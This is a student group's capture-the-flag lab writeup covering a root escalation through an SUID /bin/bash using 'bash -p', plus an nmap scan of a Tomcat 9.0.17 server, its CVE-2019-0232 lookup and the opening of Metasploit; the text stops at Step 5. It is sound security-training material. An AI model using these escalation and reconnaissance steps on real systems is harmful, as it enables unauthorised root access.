PSP0201 Week 4 Writeup

Group Name: **No Entry**

Members:

ID	**Name**	**Role**
1211102976	Lee Le Xuan	Leader
1211103182	Ester Ong Xiang Lin	Member
1211102020	Jackter Un Chia Te	Member
1211102575	Pang Ding Yuan	Member


Day 11: [Networking] The Rogue Gnome

Tools used: Kali Linux, Terminal

Walkthrough:

Step 1

We use the command provided from the THM → <ssh cmnatic@10.10.47.89> in the terminal and key in the password provided by THM




```
┌──(kali㉿kali)-[~]
└─$ ssh cmnatic@10.10.47.89
The authenticity of host '10.10.47.89 (10.10.47.89)' can't be established.
ED25519 key fingerprint is SHA256:hUBCWd6O4fUKKG/W7Q/by9myXx/TJXtwU4lk5pqpmvc.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:4: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.47.89' (ED25519) to the list of known hosts.
cmnatic@10.10.47.89's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-126-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sat Jul  2 09:05:39 UTC 2022

  System load:  0.0               Processes:           92
  Usage of /:   26.8% of 14.70GB  Users logged in:     0
  Memory usage: 8%                IP address for ens5: 10.10.47.89
  Swap usage:   0%


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

68 packages can be updated.
0 updates are security updates.
```

Step 2

Next, we use the command <find / -perm -u=s -type f 2>/dev/null> to find the machine for executables with the SUID permission set.

Question 5 : What is the Linux Command to enumerate the key for SSH?

Answer : find / -perm -u=s -type f 2>/dev/null




```
-bash-4.4$ find / -perm -u=s -type f 2>/dev/null
/bin/umount
/bin/mount
/bin/su
/bin/fusermount
/bin/bash
/bin/ping
/snap/core/10444/bin/mount
/snap/core/10444/bin/ping
/snap/core/10444/bin/ping6
/snap/core/10444/bin/su
/snap/core/10444/bin/umount
/snap/core/10444/usr/bin/chfn
/snap/core/10444/usr/bin/chsh
/snap/core/10444/usr/bin/gpasswd
/snap/core/10444/usr/bin/newgrp
/snap/core/10444/usr/bin/passwd
/snap/core/10444/usr/bin/sudo
/snap/core/10444/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core/10444/usr/lib/openssh/ssh-keysign
/snap/core/10444/usr/lib/snapd/snap-confine
/snap/core/10444/usr/sbin/pppd
/snap/core/7270/bin/mount
/snap/core/7270/bin/ping
/snap/core/7270/bin/ping6
/snap/core/7270/bin/su
/snap/core/7270/bin/umount
/snap/core/7270/usr/bin/chfn
/snap/core/7270/usr/bin/chsh
/snap/core/7270/usr/bin/gpasswd
/snap/core/7270/usr/bin/newgrp
/snap/core/7270/usr/bin/passwd
/snap/core/7270/usr/bin/sudo
/snap/core/7270/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core/7270/usr/lib/openssh/ssh-keysign
/snap/core/7270/usr/lib/snapd/snap-confine
/snap/core/7270/usr/sbin/pppd
```

Step 3

We choose to exploit the binary which is </bin/bash> and move upward our privilege using the command <bash-p>. We get into the root directory and capture the flag.

Question 8 : What are the contents of the file located at /root/flag.txt?
Answer : thm{2fb10afe933296592}



```
bash-4.4$ bash -p
bash-4.4# cd root
bash-4.4# ls
flag.txt
bash-4.4# cat flag.txt
thm{2fb10afe933296592}
bash-4.4# 
```

Solution :

Question 1 : What type of privilege escalation involves using a user account to execute commands as an administrator?
Answer : Vertical

Question 2 : You gained a foothold into the server via www-data account. You managed to pivot it to another account that can run sudo commands. What kind of privilege escalation is this?
Answer : Vertical

Question 3: You gained a foothold into the server via www-data account. You managed to pivot it to Sam the analyst's account. The privileges are almost similar. What kind of privilege escalation is this?
Answer : Horizontal

Question 4: What is the name of the file that contains a list of users who are a part of the sudo group?
Answer: sudoers

Question 6: If we have an executable file named find.sh that we just copied from another machine, what command do we need to use to make it be able to execute?
Answer : chmod +x find.sh

Question 7: The target machine you gained a foothold into is able to run wget. What command would you use to host a http server using python3 on port 9999?
Answer : python3 -m http.server 9999

Question 5 and 8 have been answered above.

Thought Process/Methodology:

Using the command provided by THM <ssh cmnatic@10.10.47.89>, we enter the server and try to figure out the machine for executables with the SUID permission set. After exploiting the </bin/bash> and using the command <bash -p> to escalate our privilege to root, we can get into the root directory and capture the flag.

Day 12: [Networking] Ready, set, elf.


Tools used: Kali Linux, Firefox, Terminal, Nmap, Metasploit

Walkthrough:

Step 1

We use Nmap to scan the network of the given IP address.


Question 1: What is the version number of the web server?
Answer: 9.0.17



```
┌──(root💀kali)-[/home/kali]
└─# nmap -sV -O 10.10.181.152
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-01 04:27 EDT
Nmap scan report for 10.10.181.152
Host is up (0.22s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
3389/tcp open  ms-wbt-server Microsoft Terminal Services
5357/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
8009/tcp open  ajp13         Apache Jserv (Protocol v1.3)
8080/tcp open  http          Apache Tomcat 9.0.17
Warning: OSScan results may be unreliable because we could not find at least 1 open and
1 closed port
OS fingerprint not ideal because: Missing a closed TCP port so results incomplete
No OS matches for host
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

OS and Service detection performed. Please report any incorrect results at https://nmap.
org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 40.59 seconds
```

Step 2

We know that port 8080 is the open port for the server. The page below is shown and we can know more information about the web server here.



Apache Tomcat/9.0.17

If you're seeing this, you've successfully installed Tomcat. Congratulations!

Recommended Reading:
Security Considerations How-To
Manager Application How-To
Clustering/Session Replication How-To

Developer Quick Start

Tomcat Setup
First Web Application
Realms & AAA
JDBC DataSources
Examples
Servlet Specifications
Tomcat Versions

Managing Tomcat

For security, access to the manager webapp is restricted. Users are defined in:

$CATALINA_HOME/conf/tomcat-users.xml

In Tomcat 9.0 access to the manager

Documentation

Tomcat 9.0 Documentation
Tomcat 9.0 Configuration
Tomcat Wiki

Getting Help

FAQ and Mailing Lists


The following mailing lists are available:

tomcat-announce
Important announcements, releases, security

Step 3

We search for the vulnerability in Apache Tomcat 9.0.17.

Question 2: What CVE can be used to create a Meterpreter entry onto the machine?
Answer: CVE-2019-0232



cvedetails.com/google-search-results.php?q=apache+tomcat+9.0.17&sa=Search

apache tomcat 9.0.17


About 9 results (0.16 seconds)

Cloud computing services - Default & custom configuration - Deploy software on cloud
Ad https://cloud.google.com/marketplace/90daysfreetrial
Marketplace lets you quickly deploy software on Google Cloud Platform. Find free to try and free to use cloud solutions, deploy with ease. Free Trial Google Cloud. Google's infrastructure.
Sign Up for Free · Cloud Speech-to-Text · Cloud DNS · App Engine
➤ Visit Website

Apache Log Viewer - Apache Tomcat
Ad https://www.zapmeta.com.my/search
Find Apache Log Viewer. Search Faster, Better & Smarter at ZapMeta Now! The Complete Overview. 100+ Million Visitors. Information 24/7. Wiki, News & More. Trusted by Millions. Web, Images & Video. Types: pdf, doc, ppt, xls, txt.
Search & Find Now Multi Search
Related Info Find More
➤ Visit Website

Apache Tomcat 9.0.17 : Related security vulnerabilities
www.cvedetails.com › version › Apache-Tomcat-9.0.17.html
Apache Tomcat version **9.0.17**: Security vulnerabilities, exploits, vulnerability statistics, CVSS scores and references.

Apache Tomcat version **9.0.17** : Security vulnerabilities
www.cvedetails.com › year-2019 › opec-1 › Apache-Tomcat-9.0.17.html
Security vulnerabilities of **Apache Tomcat** version **9.0.17** List of cve security vulnerabilities related to this exact version. You can filter results by cvss ...



cvedetails.com/cve/CVE-2019-0232/

Vulnerability Details : CVE-2019-0232

When running on Windows with enableCmdLineArguments enabled, the CGI Servlet in Apache Tomcat 9.0.0.M1 to 9.0.17, 8.5.0 to 8.5.39 and 7.0.0 to 7.0.93 is vulnerable to Remote Code Execution due to a bug in the way the JRE passes command line arguments to Windows. The CGI Servlet is disabled by default. The CGI option enableCmdLineArguments is disable by default in Tomcat 9.0.x (and will be disabled by default in all versions in response to this vulnerability). For a detailed explanation of the JRE behaviour, see Markus Wulftange's blog (https://codewhitesec.blogspot.com/2016/02/java-and-command-line-injections-in-windows.html) and this archived MSDN blog (https://web.archive.org/web/20161228144344/https://blogs.msdn.microsoft.com/twistylittlepassagesallalike/2011/04/23/everyone-quotes-command-line-arguments-the-wrong-way/).
Publish Date : 2019-04-15 Last Update Date : 2021-06-14


− CVSS Scores & Vulnerability Types

CVSS Score	9.3
Confidentiality Impact	Complete (There is total information disclosure, resulting in all system files being revealed.)
Integrity Impact	Complete (There is a total compromise of system integrity. There is a complete loss of system protection, resulting in the entire system being compromised.)
Availability Impact	Complete (There is a total shutdown of the affected resource. The attacker can render the resource completely unavailable.)
Access Complexity	Medium (The access conditions are somewhat specialized. Some preconditions must be satistified to exploit)
Authentication	Not required (Authentication is not required to exploit the vulnerability.)
Gained Access	None
Vulnerability Type(s)	Execute Code
CWE ID	78

− Products Affected By CVE-2019-0232

Step 4


We open Metasploit by using the command msfconsole.



```
┌──(root💀 kali)-[/home/kali]
└─# msfconsole
                                                  

                 .                                         .
 .

      dBBBBBBb  dBBBP dBBBBBBP dBBBBBb  .                       o
       '   dB'                     BBP
    dB'dB'dB' dBBP     dBP     dBP BB
   dB'dB'dB' dBP      dBP     dBP  BB
  dB'dB'dB' dBBBBP   dBP     dBBBBBBB

                                   dBBBBBP  dBBBBBb  dBP    dBBBBP dBP dBBBBBBP
          .                  .                  dB' dBP    dB'.BP
                             |       dBP    dBBBB' dBP    dB'.BP dBP    dBP
                           --o--    dBP    dBP    dBP    dB'.BP dBP    dBP
                             |     dBBBBP dBP    dBBBBP dBBBBP dBP    dBP

                                                                    .
                .
        o                  To boldly go where no
                            shell has gone before


       =[ metasploit v6.1.14-dev                          ]
+ -- --=[ 2180 exploits - 1155 auxiliary - 399 post       ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Enable HTTP request and response logging
with set HttpTrace true
```

Step 5

